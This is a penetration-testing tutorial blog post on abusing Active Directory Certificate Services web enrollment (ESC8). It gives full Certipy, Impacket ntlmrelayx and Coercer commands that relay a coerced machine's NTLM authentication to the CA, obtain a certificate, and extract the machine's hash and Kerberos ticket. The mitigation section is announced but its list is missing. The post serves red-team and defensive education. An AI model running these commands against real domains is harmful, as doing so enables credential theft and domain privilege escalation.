











In PART ONE and PART TWO of this blog series, we discussed common misconfigurations of Active Directory certificate templates. In this post, we will walk through exploitation of the Web Enrollment feature. Active Directory Certificate Services (ADCS) supports HTTP-based enrollment methods. If enabled, HTTP-based certificate enrollment interfaces can be vulnerable to NTLM relay attacks. If an attacker can coerce a victim account to authenticate to the attacker-controlled machine, the credential material can be relayed to the Certificate Authority to request a certificate on behalf of the victim.
In some cases, a relay attack may not even require domain credentials. For example, if the victim host is not patched against CVE-2021-369421, an attacker on the network could trick the victim machine to authenticate to the attacker host by abusing the vulnerable API method OpenEncryptedFileRaw through LSARPC (Local System Authority Remote Protocol) interface.
This blog post will not discuss relay attacks in detail; however, BHIS has many resources for red and blue teams alike on relay attacks, which can be found in the “Resources” section towards the end of this article.
In the following example, let’s imagine that we have gained a foothold in our target company FOOBAR’s internal network and have compromised the account of a user with the name “billy.” We want to enumerate the ADCS configuration for the internal target domain “foobar.com.”
To enumerate ADCS configurations with Certipy2, use the find command and use the -enabled flag to specifically print out templates that are enabled.
The full Certipy command is shown below:
certipy find \
  -u '[email protected]' \
  -p <PASSWORD> \
  -dc-ip <DC_IP> \
  -enabled

Certipy outputs the enumeration results of interest in JSON (JavaScript Object Notation) and TXT files following the naming convention “<DATE-TIMESTAMP>_Certipy” as shown in the figure below.
Note that the ESC8 technique does not abuse certificate template misconfigurations. Instead, this technique leverages the configuration of the Certificate Authority (CA) server.
Active Directory Certificate Authorities that are vulnerable to ESC8 meet the following conditions:

As shown in the figure above, foobar-CA is vulnerable to ESC8, which means, if we can coerce a domain account to authenticate to our machine, we can relay the victim’s credential material to the CA to obtain a certificate on behalf of that victim.

The template specified in the relay attack must be a template that the victim account has permission to enroll in. For instance, a common NTLM relay technique involves tricking a machine account to authenticate to the attacker-controlled host via abuse of Microsoft’s Encrypting File System Remote Protocol (MS-EFSRPC).
In this example, we will coerce server01.foobar.com to authenticate to our machine (10.10.1.100) and request a certificate using the following enabled template.
The attack path can be summarized as follows:
We can configure Certipy to relay the coerced credentials to the ADCS HTTP endpoint http://foobar-CA.foobar.com/certsrv/certfnsh.asp to request a certificate on behalf of server01.foobar.com using the following command.
certipy relay \
  -ca foobar-CA.foobar.com \
  -template 'DomainComputers'
If you do not specify a template name, Certipy will attempt to issue a certificate using the Machine and User templates. These are default templates, but that does not mean that they will be available in your target environment or that they apply to your victim account.
*Side Note:* You could also use Impacket3 to relay the credential material to the target HTTP endpoint.
The Impacket command for this is shown below.
python3 ntlmrelayx.py \
  -t 'http://foobar-CA.foobar.com/certsrv/certfnsh.asp' \
  --adcs \
  --template 'DomainComputers'
If you do not specify a template name, Ntlmrelayx will attempt to issue a certificate using the DomainController template. This is a default template, but it may not be available in your target environment.
There are several tools that can be used to conduct coercion attacks.
In this example, we will use Coercer, a Python tool that can be used to coerce Windows machines to authenticate to your machine by calling known vulnerable RPC (Remote Procedure Call) functions.
coercer coerce \
  -t server01.foobar.com \
  -I 10.10.1.100 \
  -u '[email protected]' \
  -p <PASSWORD> \
-d foobar.com 
The error outlined in the figure above, [+] (ERROR_BAD_NETPATH), is what I like to call, “the good error.” This result indicates that the coercion was successful. As shown in the figure above, Coercer tried to force server01 to authenticate using multiple methods RPC methods. The tool successfully forced the victim to authenticate using the EfsRpcDecryptFileSrv method.

As shown in the figure below, the credential material was relayed through the Certipy relay that we set up earlier, to the target endpoint http://foobar-CA.foobar.com/certsrv/certfnsh.asp and a certificate was obtained for server01.
**Troubleshooting Sidebar**
If you find yourself in a situation where Certipy returns a certificate but the object does not have identification and you cannot authenticate using the resulting PFX like the example below —


You may need to use the -upn flag and specify the victim’s name. For example:
certipy relay \
  -ca 'foobar-CA' \
  -template 'DomainController' \
  -target 'FOOBAR-CA.foobar.com' \
-upn '[email protected]' 
**End Sidebar**

Once we’ve successfully Coerced the target machine server01 and relayed the credentials to obtain a certificate on behalf of server01.foobar.com, we can use the certificate to obtain the credential hash and a Kerberos ticket of the target server01 account using the Certipy auth command as shown below:
certipy auth -pfx server01.pfx We have successfully retrieved the hash for the server01 account and can impersonate server01!
In summary, Certificate Authorities with web enrollment enabled are susceptible to NTLM relay attacks. In some cases, relay attacks can be performed without domain credentials. This issue could allow a user to escalate privileges in the target environment.
So, what can we do to prevent such attacks? Here are a few steps you can take:
Ready to learn more?
Level up your skills with affordable classes from Antisyphon!
Available live/virtual and on-demand

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。